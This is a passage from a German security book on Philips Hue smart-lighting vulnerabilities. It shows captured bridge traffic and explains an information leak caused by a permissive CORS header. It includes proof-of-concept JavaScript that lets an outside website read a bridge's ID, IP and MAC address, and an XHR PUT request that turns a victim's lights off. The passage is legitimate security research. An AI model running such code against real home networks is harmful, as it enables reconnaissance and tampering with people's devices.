Nitesh Dhanjani ist bekannt als Forscher, Autor und Redner aus dem Security-Bereich. Er hat unter anderem die Bücher *Hacking: The Next Generation* (O'Reilly), *Network Security Tools* (O'Reilly) und *HackNotes: Linux and Unix Security* (Osborne McGraw-Hill) verfasst. Über seine Arbeit wurde in den Medien bereits ausführlich berichtet, so etwa bei CNN, Reuters, MSNBC und Forbes.

```
:106,"effect":"none","sat":254,"reachable":true,"alert":"none","hue":25593,
"colormode":"xy","on":false,"ct":290,"xy":[0.4091,0.518]},"modelid":"LCT001
","swversion":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7
":"none","6":"none","5":"none","4":"none","8":"none"},"type":"Extended colo
r light"},"4":{"name":"Bookshelf 2","state":{"bri":16,"effect":"none","sat"
:247,"reachable":true,"alert":"none","hue":11901,"colormode":"xy","on":fals
e,"ct":500,"xy":[0.5466,0.4121]},"modelid":"LCT001","swversion":"65003148",
"pointsymbol":{"3":"none","2":"none","1":"none","7":"none","6":"none","5":"
none","4":"none","8":"none"},"type":"Extended color light"},"9":{"name":"Ki
tchen 2","state":{"bri":246,"effect":"none","sat":216,"reachable":true,"ale
rt":"none","hue":58013,"colormode":"xy","on":false,"ct":359,"xy":[0.4546,0.
2323]},"modelid":"LCT001","swversion":"65003148","pointsymbol":{"3":"none",
"2":"none","1":"none","7":"none","6":"none","5":"none","4":"none","8":"none
"},"type":"Extended color light"},"8":{"name":"Hallway 1","state":{"bri":9,
"effect":"none","sat":254,"reachable":true,"alert":"none","hue":25593,"colo
rmode":"xy","on":false,"ct":290,"xy":[0.4091,0.518]},"modelid":"LCT001","sw
version":"65003148","pointsymbol":{"3":"none","2":"none","1":"none","7":"no
ne","6":"none","5":"none","4":"none","8":"none"},"type":"Extended color lig
ht"}},"schedules":{},"config":{"portalservices":true,"gateway":"192.168.2.1
","mac":"[DELETED]","swversion":"01005215","ipaddress":"192.168.2.2","proxy
port":0,"swupdate":{"text":"","notify":false,"updatestate":0,"url":""},"lin
kbutton":true,"netmask":"255.255.255.0","name":"Philips
hue","dhcp":true,"UTC":"2013-04-
29T21:13:29","proxyaddress":"","whitelist":{"[DELETED]":{"name
":"iPad 4G","create date":"2012-11-23T05:54:57","last use date":"2013-02-11
T21:29:12"},"[DELETED]":{"name":"iPhone 5","create date":"2012-11-22T04:49:
57","last use date":"2012-12-03T01:21:56"},"[DELETED]":{"name":"iPhone 5","
create date":"2012-12-09T04:04:39","last use date":"2013-04-29T21:10:32"}}}
,"groups":{}},"lastHeardAgo":5 };app.data.bridgeid = "[DELETED]";[DELETED]
```


Wie Sie sehen, umfasst die HTTP-Antwort Informationen zu den mit der Bridge verknüpften Leuchtkörpern und ihrem jeweiligen Zustand, aber auch die interne IP-Adresse der Bridge und ihre ID.

HINWEIS

Achten Sie einmal auf die `whitelist`-Elemente in der Antwort. Die mit diesem Element verknüpften Strings stellen autorisierte Token dar, mit deren Hilfe die Bridgebefehle direkt gesendet werden können. Die Verwendung solcher Elemente werden wir in den folgenden Abschnitten behandeln.

Dem Nutzer wird nun ein Dashboard angezeigt. Dieses stellt verschiedene Szenen dar, mit denen für die Leuchtkörper jeweils eigene Kombinationen aus Farbe und Helligkeit passend für bestimmte Situationen oder Umfelder konfiguriert werden, sowie die Leuchtkörper selbst. Wie Abbildung 1–5 zeigt, kann der Benutzer eine Szene auswählen, einen einzelnen Leuchtkörper konfigurieren oder alle Leuchtkörper gemeinsam ein- oder ausschalten. Zustandsinformationen zu den verschiedenen Leuchtkörpern (beispielsweise `"Bathroom 1"`) werden dem Nutzer über die Weboberfläche angezeigt.



Abb. 1–5 *Nutzer-Dashboard zum Ein- oder Ausschalten der Leuchten*

Wenn der Nutzer alle Leuchtkörper ausschalten möchte und deswegen auf die entsprechende Schaltfläche klickt, dann stellt der Browser eine direkte Verbindung mit der Bridge (in diesem Fall über die IP-Adresse 192.168.2.2) her, sofern der Nutzer sich im selben lokalen Netzwerk wie die Bridge befindet:

```
PUT /api/[+whitelist DELETED+]/groups/0/action HTTP/1.1
Host: 192.168.2.2
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Connection: keep-alive
Proxy-Connection: keep-alive
Content-Length: 12
{"on":false}
```

Wie wir sehen, sendet der Browser das `whitelist`-Token, das beim Verknüpfen der Bridge mit dem Nutzerkonto generiert wurde. Der Befehl `/groups/0/action` ist in Abschnitt 2.5 der Philips-Hue-API[8] definiert und dient dem Ausschalten aller Leuchtkörper.

Wenn der Nutzer sich nicht im gleichen lokalen Segment befindet wie die Bridge, sondern die Leuchtkörper fernsteuern möchte, wird die Meldung über den Webserver geroutet:

```
GET /en-US/user/sendMessageToBridge?clipmessage=%7B%22bridgeId%22%3A%22[DELETED]
%22%2C%22clipCommand%22%3A%7B%22url%22%3A%22%2Fapi%2F0%2Fgroups%2F0%2Faction%
22%
2C%22method%22%3A%22PUT%22%2C%22body%22%3A%7B%22on%22%3Afalse%7D%7D%7D
HTTP/1.1
Host: www.meethue.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_3)
AppleWebKit/536.28.10
(KHTML, like Gecko) Version/6.0.3 Safari/536.28.10
Accept: */*
DNT: 1
X-Requested-With: XMLHttpRequest
Referer: https://www.meethue.com/en-US/user/scenes
Accept-Language: en-us
Accept-Encoding: gzip, deflate
Cookie:[DELETED]
Connection: keep-alive
Proxy-Connection: keep-alive
```

Beachten Sie, dass der Wert `clipCommand` hier denselben Befehl `/groups/0/action` enthält wie die lokale Anfrage. Die Bridge holt sich diese Anweisung rasch über die hergestellte ausgehende Verbindung mithilfe einer `POST`-Anfrage an `/queue/getmessage?id=[DELETED id]&sso=[DELETED]`. Hat die Bridge diese Anfrage verarbeitet, dann antwortet der Server dem Browser mit der Bestätigung, dass alle Lampen ausgeschaltet wurden:

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
Cache-Control: no-cache
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_FLASH=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_ERRORS=;Path=/;Expires=Thu, 01 Jan 1970 00:00:00 GMT
Set-Cookie: PLAY_SESSION=[DELETED];Path=/
Vary: Accept-Encoding
Date: Sun, 05 May 2013 23:04:19 GMT
Server: Google Frontend
Content-Length: 41
{"code":200,"message":"ok","result":"ok"}
```

Die Codes `ok` für `message` und `result` bedeuten, dass die Anweisungen erfolgreich ausgeführt wurden: Das Licht ist aus.

1.2.1 Informationslecks

Der mit der Hue-Website und der Bridge verbundene Webserver (die Bridge umfasst einen Webserver, der auf TCP-Port 80 lauscht) antwortet mit dem folgenden Header auf Anfragen:

```
Access-Control-Allow-Origin: *
```

Gemäß den Cross-Origin-Richtlinien für Webbrowser[9] gestattet ein solcher Header es JavaScript-Code auf beliebigen Websites im Internet, auf die Ergebnisse von Webservern zuzugreifen, die auf der Hue-Website und der Bridge ausgeführt werden. Dadurch kommt es zu einer Situation, in der eine externe Stelle erkennen kann, dass der Nutzer sich im selben Netzwerksegment wie das installierte Hue-System befindet, und die ID, die MAC-Adresse und die interne IP-Adresse abfangen kann. Betrachten Sie zur Veranschaulichung den folgenden HTML-Code:

```
<HTML>
        <SCRIPT>


                // Create the XHR object.
                function find_hue()
                {
                        var url = 'htps://www.meethue.com/api/nupnp';
                        var xhr = new XMLHttpRequest();
                        xhr.open('GET', url, true);
                        xhr.onload = function()
                        {
                                var text = xhr.responseText;
                                var obj=JSON.parse(text.substr(1,
                                text.length-2));
                                document.write('<H3>Your Hue bridge id
                                is '+ obj.id + '</H3><BR>');
                                document.write('<H3>Your Hue bridge
                                internal IP address is '+
                                obj.internalipaddress + '</H3><BR>');


                                document.write('<H3>Your Hue bridge MAC
                                address is '+ obj.macaddress + '</H3><BR>');
                        };
                        xhr.send();
                }
                find_hue();
        </SCRIPT>
</HTML>
```

Angenommen, der HTML-Code wird auf einer externen Website gehostet. Wie Abbildung 1–6 zeigt, kann die auf *www.dhanjani.com* gehostete Website die ID, die interne IP-Adresse und die MAC-Adresse der Bridge erfassen. Der HTML-Code veranschaulicht, dass dies mithilfe der `XMLHttpRequest`-Anfrage erfolgt, über die der Webbrowser eine Verbindung mit einer anderen Domäne als *www.dhanjani.com* (nämlich in diesem Fall *www.meethue.com*) herstellt. Und natürlich kann der Besitzer der externen Website die abgegriffenen Informationen auch problemlos speichern.



Abb. 1–6 *Informationsleck zu einer externen Website*

Aus Gründen der Sicherheit sollten diese Informationen beim Besuch einer beliebigen Website keinesfalls offengelegt werden. Wir klassifizieren dieses Problem als *Informationsleck*, weil hierbei Daten einer externen Stelle zugänglich werden, die vom Benutzer nicht zum Erhalt dieser Daten autorisiert wurde.

1.2.2 Drive-by-Blackouts

Auf dem Webserver, der auf der Bridge läuft, ist der Header `Access-Control-Allow-Origin` auf `*` gesetzt. Kennt der Besitzer einer externen Website eines der für die Bridge verwendeten `whitelist`-Token, dann kann er die Lampen steuern, indem er mit einer `XMLHttpRequest`-Anfrage die interne IP-Adresse der Bridge abruft (wir haben weiter oben gesehen, wie dies geht) und schließlich eine weitere `XMLHttpRequest-Anfrage` via `PUT` an die IP-Adresse der Bridge sendet:

```
xhr.open('PUT', 'http://'+obj.internalipaddress+'/api/[whitelist
DELETED]/groups/
0/action', true);
```

Danach übermittelt er als Body der `PUT`-Anfrage Folgendes:

```
xhr.send("{\"on\":false}");
```

Hierauf würde der Browser des Opfers direkt eine Verbindung mit der Hue-Bridge im lokalen Netzwerk erstellen und sie instruieren, die Lampen auszuschalten. Von nun an kann sich der Angreifer die Tatsache zunutze machen, dass der Browser des Opfers direkten Zugriff auf die Bridge im lokalen Netzwerk hat. Dies ist ein sogenannter *Drive-by-Angriff*.

Die Wahrscheinlichkeit, dass ein Angreifer hiermit Erfolg hat, ist gering, weil er